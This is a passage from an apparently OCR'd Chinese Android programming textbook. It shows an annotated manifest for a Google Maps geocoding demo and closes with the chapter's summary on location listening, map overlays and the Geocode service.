<manifest xmlns:android="http://schemas.android.com/apk/res/android"
      package="org.lxh.demo" android:versionCode="1" android:versionName="1.0">
      <uses-sdk android:minSdkVersion="10" />              //使用的 SDK 版本
      <application                                          //配置应用程序
            android:icon="@drawable/icon"                   //程序的图标
            android:label="@string/app_name">               //程序名称
            <activity                                       //定义 Activity 程序
                  android:name=".MyGeocodeDemo"             //程序所在类
                  android:label="@string/app_name">         //程序名称
                  <intent-filter>                           //启动时运行
                        <action android:name="android.intent.action.MAIN" />
                        <category android:name="android.intent.category.LAUNCHER" />
                  </intent-filter>
            </activity>
            <uses-library                                   //配置 Google Map 操作库
                  android:name="com.google.android.maps" />
      </application>
      <uses-permission                                      //配置网络访问权限
            android:name="android.permission.INTERNET" />
</manifest>
```


程序开发完成之后，如果查询位置为“天安门”，界面的显示如图 13-39 所示；如果查询位置为 NEWYORK，界面的显示如图 13-40 所示。



图 13-39　查询天安门坐标



图 13-40　查询 NEWYORK 坐标



13.7　本 章 小 结

（1）要想使用 Google Map 进行开发，则创建项目时一定要选择支持 Google APIs 的 SDK。

（2）使用 LocationManager 可以实现对用户所处位置的坐标监听。

（3）要想在手机上显示 Google Map，则需要向 Google 申请服务。

（4）在一个地图上可以设置多个地图层（Overlay），用户可以通过 ItemizedOverlay 类手工标记，也可以使用 MyLocationOverlay 类自动标记。

（5）要想实现位置与坐标的相互转换，可以利用 Google 的 Geocode 服务完成。